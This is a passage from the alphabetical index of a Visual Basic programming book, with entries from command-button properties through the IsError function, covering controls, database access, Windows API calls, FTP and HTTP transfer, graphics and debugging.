passing to procedures, 243

properties

BackColor property, 230

Cancel property, 244 245

Caption property, 229, 235

Default property, 234, 236

DisabledPicture property, 237

DownPicture property, 241

Enabled property, 237

Font property, 231 232

ForeColor property, 231

Height property, 239

Index property, 233 234

Left property, 239

Name property, 233 234

Picture property, 239 240

Style property, 230, 237, 239 240, 241, 616

TabIndex property, 236

TabStop property, 236

ToolTipText property, 238

Top property, 239

Visible property, 237 238

Width property, 239

resizing, 239

responding to button clicks, 232 233

setting caption, 229

showing and hiding, 237 238

tab order, 236

text attributes, 230 232

tool tips, 238

using as Cancel buttons, 244 245

Command property, 741

Command strings, sending to modem, 423 424

Commands. *See also* Menu items.

FTP commands, 730, 735

multimedia MCI control commands, 748 749

OLE primary verbs, executing, 914

SQL commands, executing, 874 875, 883, 893 894

in text boxes and RTF boxes, 198 199

Commenting conventions, 33 34

CommEvent property, 409, 422, 424, 426 427

Common Controls, Windows. *See* Windows Common Controls.

Common Dialog controls, 342 343

adding to forms, 345

Cancel button, trapping button clicks, 347 348, 1028 1029

Color dialog box, 348 350

displaying dialog boxes, 345 346

displaying Windows Help, 368 370

File Open dialog box, 350 357, 544 545

File Save As dialog box, 350 357

Font dialog box, 358 362

methods

ShowColor method, 348 350

ShowFont method, 358

ShowHelp method, 368

ShowOpen method, 350 351

ShowSave method, 350 351

Print dialog box, 363 368

properties

Action property, 346

CancelError property, 347 348

Copies property, 364

DefaultExt property, 355

FileName property, 350 351, 354

FileTitle property, 351, 354

Filter property, 356 357

Flags property, 350, 352 353, 358, 360 361, 365 366

FromPage property, 364

hDC property, 364

HelpCommand property, 368

HelpFile property, 368

InitDir property, 355 356

MaxFileSize property, 354

Min, **Max** properties, 361 362, 366

Orientation property, 367 368

PrinterDefault property, 363

ToPage property, 364

title bar text, 346 347

CommPort property, 408, 423

Communications control, 407 408

adding to forms, 421

buffers, 422

handshaking, 425

modem command strings, sending, 423 424

OnComm event, 409, 422, 424, 426 427

properties

CommEvent property, 409, 422, 424, 426 427

CommPort property, 408, 423

EOFEnable property, 409, 422

Handshaking property, 425

InBufferCount property, 409, 424

InBufferSize property, 408, 422

Input property, 409, 422, 423, 424

InputLen property, 409, 422, 424

OutBufferCount property, 409, 425

OutBufferSize property, 408, 422

Output property, 409, 423 424, 425

PortOpen property, 408, 423, 427

RThreshold property, 408, 422

Settings property, 408, 423

SThreshold property, 408, 422

reading data, 409, 424

sending data, 409, 425

serial port, 408, 423, 427

Comparison operators, precedence of, 103

Compiler options

array bounds checking, 64

fast code, optimizing for, 75

listed in VBP files, 15

Pentium FDIV error check, 65

Pentium Pro processor, optimizing for, 76

small code, optimizing for, 75

Compiling Help files, 1060

Components, 58, 176 178. *See also* ActiveX controls; Code components.

Components dialog box, 67, 77, 664

Compose buffer, MAPIMessages control, 719

Compose method, 719, 721

Conditional statements. *See also* **Choose** function; **Switch** function.

If&Else statement, 104

nesting, 37

Select Case statement, 105

Connection object, ADO, 827, 884 885

Connection object, RDO, 854, 877 879, 883

ConnectionEvents, ADO, 828

Connections, serial. *See* Communications control.

ConnectionString property, 828, 840

Const statement, 85

Constants, 33, 36 37, 85 86, 778 779

Constituent controls, 651, 659 661, 684 689

Container controls, 322, 439 443

Containers, 611 612

Control arrays

buttons, 233 234, 242

controls, loading at runtime, 973 975

multiple OLE objects, 916 924

passing to procedures, 968, 970 971

Ubound property, 973

Control boxes, 122

Control buttons, 146

Control type, 970

Control variable type, 970

ControlBox property, 122

Controls. *See also* Data-bound controls; Keyboard interface.

active control, determining, 971 972

adding code to, 49

adding using toolbox, 48

aligning, 51 52, 53 54, 453

basing ActiveX controls on, 657 658

binding to ADO record sets, 887

clearing drawing area, 585

creating and loading at runtime, 973 975

determining type of, 972 973

device contexts, 780

drag and drop operations, 976 983

events

DragDrop event, 981 982

DragOver event, 982 983

Paint event, 584

grouping, 322, 442 443

lightweight (windowless) controls, 990 991

methods

Cls method, 585

Move method, 131 132

ZOrder method, 976

moving, 131

naming conventions (prefixes), 29 32

passing to procedures, 970

properties

ActiveControl property, 971 972

AutoRedraw property, 584, 610

BackColor property, 585

BorderColor property, 585

DataSource property, 887

DragMode property, 976

FillColor property, 585

ForeColor property, 585

hDC property, 780

managing using Properties window, 46 47

OLEDropMode property, 984

Parent property, 136

TabIndex property, 130, 975

TabStop property, 19, 130

Visible property, 132

redrawing graphics, 584

showing and hiding, 132

sizing, 51 52, 131

tab order, 129 130, 236, 975

Z-order position, 976

Controls collection, 993 994

Conventions. *See* Programming conventions, Microsoft.

Converting data between variable types, 90, 102

Coolbars, 466 467, 493 497

Coordinate systems, 133, 583, 606 607, 790

Copies property, 364

Copy method, 573, 719, 898

Copy Pen pen setting, 605

Copying images, 609, 635 636

Copying OLE objects, 927

Copyright information, adding to projects, 59

Core Windows DLLs, 774

Cos function, 113

Cosecant function, 114

Cotangent function, 114

CPP files, in DLLs, 816

Create New Data Source dialog box, 836

CreateBrush Windows API function, 788

CreateCompatibleBitmap Windows API function, 190

CreateCompatibleDC Windows API function, 190

CreateDatabase method, 857 858

CreateDC function, 780 781

CreateEmbed method, 898

CreateField method, 861 863

CreateIndex method, 861 863

CreateLink method, 898

CreateObject function, 940 941

CreatePen Windows API function, 786

CSng function, 90

CStr function, 90

CTL files (ActiveX control class files), 651

Ctrl key, 112, 172 173

CurDir command, 816

Currency variable type, 89, 116

Current directory, 353

Current form, referencing, 128

Current time, displaying, 415

CurrentX, **CurrentY** properties, 588

Custom colors, 350

Customize dialog box, IDE, 68

Customize Toolbar dialog box, Application Wizard, 469

CVar function, 90

CVErr function, 90, 1026 1027

D

DAO (Data Access Objects), 824 825, 853 854. *See also* ADO (ActiveX Data Objects); Data control, DAO; RDO (Remote Data Objects).

adding records, 844, 867 868

creating databases, 857 859

creating record sets, 863 865

DAO Object Library, 857

daocode example project, 856 875

data-bound controls, 835, 847 848

deleting records, 844 845, 872

editing records, 868

indexes on tables, creating, 861 863

navigating data, 845 847, 869 872

OpenDatabase method, 865 867

opening databases, 865 867

refreshing data, 845

searching record sets, 873

sorting records, 872

SQL statements, executing, 874 875

tables, 859, 860 861

updating data, 845, 868 869

workspace, 824

DAO Object Library, 857

Daocode example project, 856 875

Darkening images, 641

Dashed lines, drawing using line control, 456

Data. *See also* Databases.

adding to charts, 376 379

dragging and dropping between applications, 983 990

entering in databases, 833

reading from memory, 808, 809

receiving and sending, 424, 425

sensitive data, protecting, 37

storing in memory, 806, 808

Data Access Objects. *See* DAO (Data Access Objects).

Data-bound controls, 828 829

with ADO data control, 840 841, 848 849

with data control (DAO), 826, 835

list of, 847 848

with remote data control, 826, 838 839

Data control, DAO, 825 826. *See also* ADO data control; Remote data control.

adding to programs, 834

connecting to bound controls, 835

methods

AddNew method, 844

Delete method, 844 845

MoveFirst method, 846

MoveLast method, 846 847

MoveNext method, 845 846

MovePrevious method, 846

Refresh method, 845

UpdateRecord method, 845

properties

Caption property, 834

Database property, 826

DatabaseName property, 835

Recordset property, 826, 844, 845, 846

RecordSource property, 826, 835

Data conversion, 90, 102

Data forms, 841 843

Data property, 377 378

Data series, 379 381

Data Tips, 70, 72

Data types. *See* Variable types.

Database access, 830, 836 837. *See also* ADO (ActiveX Data Objects); DAO (Data Access Objects); Data-bound controls; RDO (Remote Data Objects).

Database object, DAO, 825, 853, 857 859, 863 865, 874 875

Database property, 826

DatabaseName property, 835

Databases. *See also* ADO (ActiveX Data Objects); DAO (Data Access Objects); RDO (Remote Data Objects).

adding records, 844, 867 868, 888

adocode example project, 883 894

components of, 823

connecting to flex grid controls, 403 404

creating, 830 833, 857 859

daocode example project, 856 875

deleting records, 844 845, 872, 892 893

moving between records, 845 847

navigating, 845 847, 869 872, 879 883, 890 892

opening, 835, 838, 839 840, 865 867

opening connections to, 876 877, 883 885

rdocode example project, 875 884

refreshing data, 845

relational databases, 776

updating, 845, 868 869, 889 890

DataCombo control, properties

BoundColumn property, 849

data properties, 849

DataField property, 849

DataSource property, 849

ListField property, 849

RowSource property, 849

DataField property, 835, 838 839, 840 841, 849

DataGrid control, 849

DataGrid property, 379

DataList control, 849

DataObject object, 984, 987

DataSource property

ADO data control, 840

controls, 887

DataCombo control, 849

DataGrid control, 849

DataList control, 849

flex grid control, 393, 404

remote data control, 838

text boxes, 835, 838 839, 840 841

DataSourceName property, 838

Date& methods, 574

Date function, 115

Date$ function, 413

Date values, 114 115, 413 415

Date variable type, 89

DateAdd function, 115

DateClick event, MonthView control, 428 429

DateDiff function, 115

DatePart function, 115

DateSerial function, 90, 115

DateTimePicker control, 410, 429 430

DateValue function, 90, 115

Day function, 90

DBCombo boxes, binding to data controls, 847

DBEngine DAO object, 825

DblClick event

combo boxes, 253, 268

label control, 446

list boxes, 253, 256 257

multiselect list boxes, 261

option buttons, 233

DBList boxes, binding to data controls, 847

DDB function, 116

Deactivating OLE objects, 916

Deallocating memory, 809, 810

Debug menu, IDE, 43

Debug toolbar, IDE, 61, 62

Debugging, 1007, 1029 1030

breakpoints, 1031, 1036

examining expressions and variables, 1033 1036

executing code to cursor, 1036

Immediate window, 1035 1036

Quick Watch window, 1033

single-stepping, 1032

skipping statements, 1036

using message boxes, 1030

Watch window, 1034

Decimal variable type, 89

Declaring arrays, 93 95

Declaring constants, 85 86

Declaring DLL procedures, 775 776

Declaring DLLs, 818

Declaring functions, 97 98

Declaring methods in code components, 950

Declaring properties in class modules, 946

Declaring subroutines, 96 97

Declaring variables, 11, 86 87

implicit declaration, 87

Option Explicit statement, 38, 88

Option Private Module statement, 91

variable scope, 90 91

variable types, 88 89

Declaring Windows API functions, 775 776

DEF files, in DLLs, 818

Default property, 234, 236

Default values, optional arguments, 954

DefaultExt property, 355

Defensive programming, 37

DELETE (FTP command), 730

Delete method

data controls, 844 845

FileObject, 574

MAPIMessages control, 719, 720

OLE control, 926

OLE objects, 898

Recordset objects, 872, 892 893

DeleteDC function, 782

DeleteFile method, 574

DeleteSetting Windows API function, 999

Deleting OLE objects, 926

Deployment package, 1044 1048

Description property, 1021 1022

Design standards, 155 156, 163 165, 172 173

Design time grid, 53 54, 453

Design time properties, 46

Designed for Microsoft Windows logo, 1041 1042

Device contexts

controls, 780

copying bitmaps between, 793 794

deleting, 782

drawing in, 782 788

for entire screen, 781 782

printers, 365

ROP2 (binary raster operation) mode, 788 789

windows, 780

Devices. *See* Media Control Interface (MCI) devices.

DeviceType property, 744 745

DHTML controls, 710

DHTML (Dynamic HTML), 696, 710, 715. *See also* DHTML Page Designer; DHTML pages.

DHTML Page Designer

opening, 706

Table Operation drop-down box, 715 716

text, entering, 709 710

toolbar, inserting HTML tags, 710

toolbox, 710 711, 712 713, 716 717

DHTML pages

ActiveX controls, 713 715

HTML controls, 712 713

HTML tags, 710

hyperlinks, 716 717

images, 710 711

tables, 715 716

testing, 717

text, 709 710

Dialog boxes

Cancel buttons, 244 245

creating, 146 147

designing, 122

displaying icons in taskbar, 995

libraries of, 962

modal display of, 147, 962, 996 997

Dim statement, 11, 86, 93 94, 138

DIR (FTP command), 730

Directories

changing, 572, 816

creating and deleting, 572
current directory, 353, 816
default directory, 816
downloading from Web pages, 731, 732
Windows installation directory, 814 815
Directory list box control, 568, 569 571
DisabledPicture property, 237
Disabling buttons, 236 237
Disabling forms at runtime, 151
Disabling menu items, 180 181
Disk space available, determining, 813 814
Display screen. *See* Screen; Screen object.
DisplayType property, 903 904
Distances, changing measurement scale, 17
<**DIV**> DHTML tag, 710
DLL files, 1043
DLL procedures, 775 776
DLLs (Dynamic Link Libraries)
ActiveX components, 652
ActiveX documents, 684
C++ DLLs, linking to, 816 818
code components (ActiveX DLLs), 935, 936, 945, 951 953, 957, 963
components of, 816 818
core Windows DLLs, 774
declaring, 818
DHTML pages, 706
error handling, 1023
vs. EXE files, 652, 684

Do loop, 107

DOB files (ActiveX document files), 651, 686

Dockable toolbars, 44

Document views, 144

DocumentProperties Windows API function, 780

Documents, 141, 144 145. *See also* ActiveX documents; MDI child forms; MDI forms.

Done event, 741, 763 764, 768

Dotted lines, drawing, 456

Double-clicking. *See* **DblClick** event.

Double variable type, 89

DoVerb method, 898, 913 914

Down picture, adding to buttons, 241

DownClick event, 308 309

DownloadComplete event, 701

Downloading files, 728 736

DownLoadMail property, 721, 725

DownPicture property, 241, 248

Drag and drop operations

columns in flex grid controls, 402 403

controls, 976 983

frames, 440 442

OLE objects, 983 990

Drag method, 440 441, 924 925

DragDrop event, 925, 977, 978 982

DragMode property, 976

DragOver event, 982 983

Drawing area, clearing, 585

Drawing boxes, 593 594

Drawing circles, 324 325, 450, 459, 594 595

Drawing freehand lines, 599 600

Drawing images, 622 623

Drawing lines, 325 326, 455 458, 591, 782 783

Drawing mode, setting, 604 606, 788 789

Drawing ovals, 450

Drawing pen, setting, 604 606, 786 788

Drawing points, 326, 604

Drawing position, setting, 782 783

Drawing rectangles, 449

Drawing rounded rectangles, 451

Drawing rounded squares, 451

Drawing scales, setting, 606 607

Drawing squares, 449

Drawing style, setting, 602 603

Drawing width, setting, 602 603

DrawMode property, 604 606

DrawStyle property, 602 603

DrawWidth property, 602 603

Drive list box control, 567 568, 569 571

Drive property, 567 568

Drop-down combo boxes, 265

Drop-down list combo boxes, 265

Dynamic arrays, 94 95

Dynamic HTML. *See* DHTML (Dynamic HTML).

Dynamic HTML Application item, New Project dialog box, 706

Dynamic Link Libraries. *See* DLLs (Dynamic Link Libraries).

E

Edit menu, 43, 78 79, 164 165

Edit method, 868

Edit toolbar, 61, 62

Editing images, 623

Editing OLE objects, 896, 912

Eject command, multimedia MCI control, 748, 755

Ejecting CDs, 755

Elapsed time, displaying, 417, 752

Ellipse Windows API function, 784

Ellipses, drawing, 460, 596 597, 784

Ellipsis (&) in names of menu items, 155

ElseIf statement, 104

Email functionality. *See also* MAPIMessages control; MAPISession control.

composing messages, 721 722

MAPI controls, adding to projects, 718

MAPI session, initiating, 721

reading messages, 725 726

sending messages, 722 723

Visual Basic support for, 697

Embedded OLE objects, 897 899, 902, 905 907, 908 911, 929 930

Embedding ActiveX controls in Web pages, 657

Embossing images, 642 644

Enabled property

buttons, 237

combo boxes, 273

forms, 151

menu items, 181

scroll bars, 292

text boxes, 202

timer control, 412

Encapsulation, 37

End Function keywords, 99

End statement, 116

End Sub keywords, 97

EndDoc method, 611

Ending programs, 116, 136

Engraving images, 644 645

Enlarging OLE objects, 928

Enterprise Edition, Visual Basic, 2

EOF function, 556

EOF property, 870 871

EOFEnable property, 409, 422

Erase statement, 96

Erasing images, 621

Err object

Description property, 1021 1022

LastDLLError property, 1023

Number property, 1020 1021

Raise method, 1023 1024

Source property, 1022

Error ADO object, 827

Error function, 1021

Error handlers

disabling error trapping, 1015 1016

disregarding errors, 1015

nested error handling, 1024 1025

resuming execution, 1016 1020
using labels, 1012 1013
using line numbers, 1014
writing, 1009 1012
Error objects, creating, 1026 1027
Error property, 764 768
Error strings, multimedia MCI control, 765 767
ErrorMessages property, 764 768
Errors
comEvent& errors, 426 427
determining which error occurred, 1020 1021
in DLLs, 1023
error description, 1021 1022
list of trappable errors, 1003 1007
Pentium FDIV error, 65
source of error, 1022
trapping Cancel button in Common Dialogs, 347 348, 1028 1029
user-defined errors, 1023 1024
Errors collection, ADO, 827
Event handlers, 6, 659, 713
Events, 678 680. *See also names of specific events.*
Events ADO objects, 827
Exclamation point (!) in menu item names, 156, 176
Exclusive OR pen. *See* Xor Pen pen setting.
EXE files
ActiveX components, 652
ActiveX documents, 684
code components (ActiveX EXEs), 935, 945

creating, 943 945

methods, passing arguments to, 951 953

properties, setting, 947

registering, 958

threading models, 936, 963

creating, 44, 1043

vs. DLLs, 652, 684

icon, specifying, 61

name, setting, 61

Execute method, 697, 698, 727, 729 730, 735

Exit Function keywords, 98

Exit item, File menu, 164

Exit Sub keywords, 97

Exp function, 113

Expand event, tree views, 517

Expanded property, 518

Expressions

date and time format expressions, 115

examining values of (debugging), 1033 1036

operator precedence, 102 104

values of constants, 85

Extender objects, 666

Extender property, 666

F

F argument, **Line** method, 602

Fast code, optimizing for, 75

FDIV error, Pentium, 65

Fetch method, 719, 725

FetchMsgType property, 719

FetchSorted property, 719, 720

FetchUnreadOnly property, 719

FetchVerbs method, OLE objects, 898

Field ADO object, 827

Field DAO object, 825

Fields, database, 823, 831 832, 860 861

Fields collection, ADO, 827

Figures. *See* Graphics.

File list box control, 569

File menu, 43, 44, 164

File name extensions, 352, 355

File names

maximum length, setting, 354

retrieving in File Open, File Save As dialog boxes, 350 351, 354, 544 545

temporary, 1066

File Open dialog box, 350 357, 544 545

File Save As dialog box, 350 357

File statistics, 574 575

File Transfer Protocol. *See* FTP (File Transfer Protocol).

File types, specifying, 356 357

FileLen function, 548

FileName property

Common Dialog controls, 350 351, 354

file list box control, 569

multimedia MCI control, 745

FileObject, 573 574

Files

closing, 564

copying, 572. *See also* Clipboard object.

creating, 352, 546 548

deleting, 574

file numbers, 548

file statistics, 574 575

FileObject, 572 575

FileSystemObject, 543, 572 577

length of, 548 549

moving, 573 574

opening, 549 550, 565, 566, 745. *See also* File Open dialog box.

saving, 564 565, 566. *See also* File Save As dialog box.

temporary file names, 1066

TextStream objects, 575 579

transferring. *See* FTP (File Transfer Protocol).

FileSystemObject, 543, 572 577

FileTitle property, 351, 354

Fill color, 601 602

Fill pattern, 602

FillColor property

controls, 585

forms, 585, 601 602

picture boxes, 601 602

shape control, 453

FillStyle property

forms and picture boxes, 602

shape control, 452

Filters, 356 357

Financial functions, 116

Fix function, 90, 113

Fixed-length strings, 101

FixedCols, **FixedRows** properties, 393, 400

Flags property, 350, 352 353, 358, 360 361, 365 366

Flat scroll bars, 283 284, 294 296. *See also* Scroll bars.

Flex grid control, 373 374

adding to forms, 392 393

borders, 400

columns, dragging, 402 403

connecting to databases, 393, 403 404, 847

data entry, 394, 395, 397 399

events

KeyPress event, 395

LeaveCell event, 399

MouseDown event, 402

formatting cells, 401

grid lines, 400

labeling rows and columns, 400

properties

BorderStyle property, 400

CellFont& properties, 401

Col, **Cols** properties, 393

ColPosition property, 402

DataSource property, 393, 404

FixedCols, **FixedRows** properties, 393, 400

GridLines property, 400

GridLineWidth property, 400

MouseCol property, 402

Row, **Rows** property, 393

Sort property, 401

Text property, 393, 394

TextArray property, 400

resetting focus on specific cells, 396

sorting data, 401

using as spreadsheet, 393 399

Flipping images, 333 334, 630 631

Focus

cells in flex grid control, 396

giving to Windows applications, 112

label controls, 447

resetting after button click, 218, 234

setting when form loads, 234

tab order of controls, 129 130, 975

Font& properties

buttons, 232

Color dialog box, 358 359

label control, 445

picture boxes, 329

Font dialog box, 358 361

Font object, 590

Font property, 231 232

FontCount property, 591, 608

Fonts

customizing in IDE, 50 51

determining fonts available, 590 591

setting attributes for buttons, 231 232

setting attributes in RTF boxes, 212 214

Fonts property, 590 591, 608

Footnotes, in Help files, 1065

For Each loop, 108

For loop, 108

ForeColor property

buttons, 231

forms and controls, 585

Foreign keys, 776

Form designers, 48

Form Editor toolbar, IDE, 61, 62 63

Form Layout window, IDE, 47 48

Form-level variables, 7, 8, 91

Form Load event, 8, 588. *See also* **Initialize** event.

Format function, 90, 101, 102

Format$ function, 115, 414 415

Format menu, 43, 52 53

Formatting date and time values, 114 115, 413 415, 429

Formatting flex grid control cells, 401

Formatting string expressions, 102

Formatting text, 329 330, 445 446, 589, 710. *See also* RTF boxes.

Forms, 10. *See also* MDI forms.

active form, determining, 992 993

adding code to, 49

adding controls, 48

adding menus to, 165 168

arrays of forms, 142 143

background color, 617

browser forms, 692

clearing drawing area, 585

components of, 118 119

Controls collection, 993 994

coordinate systems, 133, 606 607

creating at runtime, 138

current form, referencing in code, 128

displaying in Web pages, 682 683. *See also* ActiveX documents.

drag and drop operations, 924 925, 982 990

drawing in forms, 459, 591 600, 602 607

enabling and disabling at runtime, 151

events

DragDrop event, 925, 977, 978 981

DragOver event, 982 983

MouseDown event, 186

Paint event, 584

Resize event, 608 609

form-level variables, 91

icons in Windows 95 taskbar, 995

keystrokes, intercepting, 995 996

layers, 611 612

loading, 136

LoadPicture function, 617

making immovable, 996

managing using Project Explorer, 45

maximizing and minimizing at runtime, 122, 151

methods

Arrange method, 141

Circle method, 459

Cls method, 585, 621

Hide method, 137

Line method, 458

Move method, 978

Point method, 604

PSet method, 604

Show method, 136, 147, 961, 962

moving controls, 131

multiple forms, 134 136

passing to procedures, 150 151, 992

positioning off screen, 69

predefined forms, 57, 58 59

printing graphics, 610 611

properties

AutoRedraw property, 129, 584, 610, 611 612

BackColor property, 585, 617

BorderColor property, 585

BorderStyle property, 123

Caption property, 121

ControlBox property, 122

CurrentX, **CurrentY** properties, 588

DrawMode property, 604 606

DrawStyle property, 602 603

DrawWidth property, 602 603

Enabled property, 151

FillColor property, 585, 601 602

FillStyle property, 602

Font& properties, 589

ForeColor property, 585

Height property, 133

Image property, 648

KeyPreview property, 995 996

Left property, 133

MDIChild property, 139

Moveable property, 996

Picture property, 617, 648

ScaleHeight property, 133

ScaleLeft property, 133

ScaleMode property, 17, 133, 606 607, 636

ScaleTop property, 133

ScaleWidth property, 133

ShowInTaskbar property, 995

StartUpPosition property, 995

Top property, 133

Width property, 133

WindowState property, 151

redrawing, 129, 584

resizing graphics, 608 609

showing and hiding controls, 132

showing and hiding forms, 136, 137

showing from code components, 961

startup forms, 55, 61, 69, 137

startup position, 995

title bar text, 121, 802 803

Z-order position, 810 812

Forward button, Web browsers, 704

Forward method, 719

Frame control, 435

adding to forms, 439

aligning controls, 442

dragging and dropping, 440 442

grouping controls, 246, 442 443

location and size, 440

methods

Drag method, 440 441

Move method, 440

properties

Appearance property, 439

Caption property, 439

Height property, 440

Left property, 440

ToolTipText property, 439

Top property, 440

Width property, 440

Frames, 717, 769. *See also* Frame control.

Frames property, 769

Free disk space, determining, 813 814

FreeFile function, 548

Freehand line drawing, 599 600

Freeing memory, 647 648, 809

Friend keyword, 13, 96, 946, 950

FRM files (form files), 16 22, 26

From property, 770

FromPage property, 364

Front layer of forms, 611

FTP (File Transfer Protocol), 697, 727 734, 1066 1068. *See also* Internet transfer control.

Functions

calling, 98

declaring, 97 98

DLL functions, 775 776

variable values, preserving, 99 100

FV function, 116

G

Gdi32.dll, 774

GET (FTP command), 730

GET (HTTP command), 735

Get/Let properties, code components, 947 949

Get procedure, 667 668, 669, 947 949

Get statement, 558 564

GetAllSettings Windows API function, 999

GetCapture Windows API function, 790 793, 800 802

GetChunk method, 729

GetData method, 332, 610, 984, 987

GetDC method, 780

GetDiskFreeSpace Windows API function, 813 814

GetFile method, 573

GetNumTicks method, 299

GetObject function, 941 942

GetSetting Windows API function, 192 193, 997 998

GetTempName method, 1066

GetText method, 205

GetWindowsDirectory Windows API function, 814 815

GetWindowText Windows API function, 802 803

Global items, 10

Global object, Visual Basic, 994

Global objects, 935, 959 960

Global variables, 10, 37, 91

GlobalAlloc Windows API function, 805, 807

GlobalFree Windows API function, 809, 810

GlobalLock Windows API function, 805, 806, 807

GlobalMultiUse value, 937, 960

GlobalSingleUse value, 937, 960

GlobaUnlock Windows API function, 808 809

GoBack method, 704

GoForward method, 704

GoHome method, 701, 705

GoSearch method, 705

GotFocus event, 235

Graphical buttons, 248

GraphicCell array, 629

Graphics

adding to ActiveX controls, 655, 657

bitmaps, 190 192, 793 794

copying to Clipboard, 609

drawing

boxes, 593 594

circles, 324 325, 450, 459, 594 595

clearing drawing area, 585

freehand lines, 599 600

images, 622 623

lines, 591 592, 782 783

in picture boxes, 323 326

points, 604

setting drawing mode, 604 606, 788 789

setting drawing pen, 604 606, 786 788

setting drawing position, 782 783

setting drawing scales, 606 607

setting drawing style, 602 603

setting drawing width, 602 603

text, 588 589

fill color and patterns, 601 602

freeing memory used by, 647 648

layering, 611 612

manipulating at pixel level, 635 647

pasting from Clipboard, 610

printing, 610 611

redrawing, 584

resizing, 608 609

Graphics controls, vs. graphics methods, 582 583

Graying out menu items, 180 181

Grayscale images, 637 640

Grid controls, 373 374. *See also* Flex grid control.

Grid lines, 53, 453

GridLines property, 400

GridLineWidth property, 400

Grippers, 467

Grouping buttons in toolbars, 478

Grouping controls in frame controls, 442 443

Grouping controls in picture boxes, 322

Grouping option buttons, 246

H

Handle property, 336

Handles

device context handles, 780

memory handles, 805, 806

picture box handles, 336

window handles, 800 802, 811

Handshaking property, 425

Hayes-type modem commands, 423 424

HDC property, 336, 364, 780

HEAD (HTTP command), 735

Header files, included in DLLs, 816 818

Height property

buttons, 239

forms, 133

frame control, 440

label control, 443

picture boxes, 338, 607

Screen object, 608

shape control, 454

Help button, displaying in Common Dialog controls, 353

Help files, 1040

compiling, 1060

displaying, 368 370, 1061 1062

Help projects, 1049 1050

index, 1058

online help, 1063

RTF files, creating, 1051 1060

Help menu, 44, 165

Help Workshop, 369, 1049 1050, 1060

HelpCommand property, 368

HelpFile property, 368

Hex function, 90

HideSelection property, 204

Hiding and showing controls, 132

Hiding and showing menus and menu items, 184

Hiding and showing scroll bars, 292

Hiding and showing shapes, 455

Hiding and showing windows in IDE, 73

Highlighting, turning on and off, 204

Histograms, 387

Home button, Web browsers, 705

Horizontal scroll bars, 286. *See also* Scroll bars.

Horizontal Spacing item, Format menu, 52 53

Hotspot targets, Help files, 1055 1057

Hotspots, Help files, 1053 1055

Hour function, 90

HPJ files, 1049 1050

HTM files, 707

HTML controls, 712 713

HTML tags, 710

HTTP (Hypertext Transport Protocol), 697 698, 735 737

Hungarian prefix notation, 776 777

HWnd property, 336, 759, 761, 991

HWndDisplay property, 759, 761

Hyperbolic trigonometric functions, 114

Hyperlinks, in DHTML pages, 716 717

I

Icon mode, list views, 519

Icon property, 522 523

Icons

adding to list view items, 522 524

for applications, specifying, 1046

custom mouse icon, setting, 608

of forms, in Windows 95 taskbar, 995

of OLE objects, displaying, 903 904

IDE (Integrated Development Environment)

ActiveX Designers, 77

Add-Ins, 65 66

Auto List Members feature, 70, 72

bookmarks, 78 79

code windows, 49

components of, 42 43

customizing, 50 51, 67 69

Data Tips, 70, 72

design time grid, 53 54, 453

form designers, 48

Form Layout window, 47 48

hiding and displaying windows, 73

menu bar, 43 44

Object Browser, 79, 938
procedure definitions, viewing, 74
Project Explorer, 45
Project menu, 76 77
Properties window, 46 47
Quick Info feature, 70, 72
Syntax Checking, 71, 72
text, searching files for, 74
toolbars, 44, 61, 67 69
toolbox, 48
variable definitions, viewing, 74
VBW files (project files), 16
If&Else statement, 104
Illusion of motion in images, 645 646
Image combo boxes, 277 279
Image controls, 312, 617 618
adding to forms, 338 339
binding to data controls, 847
events supported by, 618
freeing memory used by graphics, 648
loading images at runtime, 619 620
vs. picture boxes, 614 615
properties
BorderStyle property, 618
Picture property, 339 340, 618, 648
Stretch property, 339 340, 618, 633
stretching images to fit control, 339 340, 633
Image element, DHTML, 710

Image list control, 501
adding images to list, 507
adding to forms, 507
animation using timer control, 419 421
image properties
Index property, 507
Key property, 507, 509 510
ListImages collection, 327, 507
size of images, 508
using with image combo boxes, 277 278
using with other controls, 508 509
using with picture boxes, 326 327
using with tab strips, 534
using with toolbar buttons, 475
using with tree views, 515 517
Image maps, 318 319
Image property, 316, 336, 515, 648
ImageList property, 476, 508, 534
Images
adding to ActiveX controls, 655
adding to controls, 616
adding to DHTML pages, 710 711
adding to forms, 617
adding to image list control, 507
adding to toolbar buttons, 475 476
adding to tree views, 515 517
capturing from screen, 794 799
Clipboard, copying and pasting, 609

dimensions of in picture boxes, 607
displaying in controls, 616
displaying in status bars, 489
displaying in Windows Common Controls, 616
editing using picture clip controls, 623
erasing, 621
filling, 601 602
flipping, 630 631
freeing memory used by graphics, 647 648
loading at runtime, 619 620
manipulating at pixel level, 635 647
printing, 610 611
saving to disk, 620
selecting in picture clip controls, 625 630
setting drawing mode, 604 606
setting drawing scales, 606 607
setting drawing style, 602 603
storing in memory, 621 622
stretching, 632 633
stretching and flipping in picture boxes, 333 334
<IMG> HTML tag, 710
Immediate menus, 175 176. *See also* Toolbars.
Immediate window, 1035 1036
In-place editing, OLE objects, 896, 912, 931
In-process servers (ActiveX DLLs), 935, 945
methods, passing arguments to, 951 953
registering, 957
threading models, 936, 963

Inbox, Microsoft Exchange, 725

InBufferCount property, 409, 424

InBufferSize property, 408, 422

Indenting menu items, 168 169

Indenting program code, 38

Indenting text in RTF boxes, 211 212, 214 215

Index object, DAO, 825, 861 863

Index property, 233 234, 471, 475, 507, 872, 873

Indexes, Help files, 1058

Indices

combo box items, 269, 272, 276 277

database indices, 824, 861 863

list box items, 255 256, 258, 259, 276 277

loop indices, referencing, 108

Information hiding, 37

Initial directory, File Open and File Save As dialog boxes, 355 356

Initialize event, 655, 672, 958. *See also* **Form Load** event.

Initializing form-wide variables, 8

Initializing variables, 87

Input, **InputLen** properties, 409, 422, 423 424

Input # statement, 555

Input boxes, 149 150

Input$ statement, 557

InputBox function, 149 150

Insert Object dialog box, 900, 902, 905 907, 920 924

Insertable objects, 66 67

Insertion point, moving in RTF boxes, 217 219

InsertObjDlg method, OLE control, 898, 905

Installation directory (Windows), 814 815

Installation location for applications, 1047

Instancing property, 935 937, 959 960

InStr function, 101

Int function, 90, 113

Integer variable type, 89

Integrated Development Environment. *See* IDE (Integrated Development Environment).

Internet Explorer. *See* Microsoft Internet Explorer.

Internet transfer control, 727 728

adding to programs, 728

FTP operations, 697, 727 734, 1066 1068

HTTP operations, 697 698, 734 736

methods

Execute method, 697, 698, 727, 729 730, 735, 1067

GetChunk method, 729

OpenURL method, 697, 728 729, 730, 732 733, 734 736

properties

Password property, 727

StillExecuting property, 727

URL property, 1066

UserName property, 727

StateChanged event, 727, 729, 1068

Interval property, 412

Inverse trigonometric functions, calculating, 114

Invert pen setting, 604

IPmt function, 116

IRR function, 116

IsArray function, 93, 96

IsDate function, 93

IsEmpty function, 93

IsError function, 93, 1027
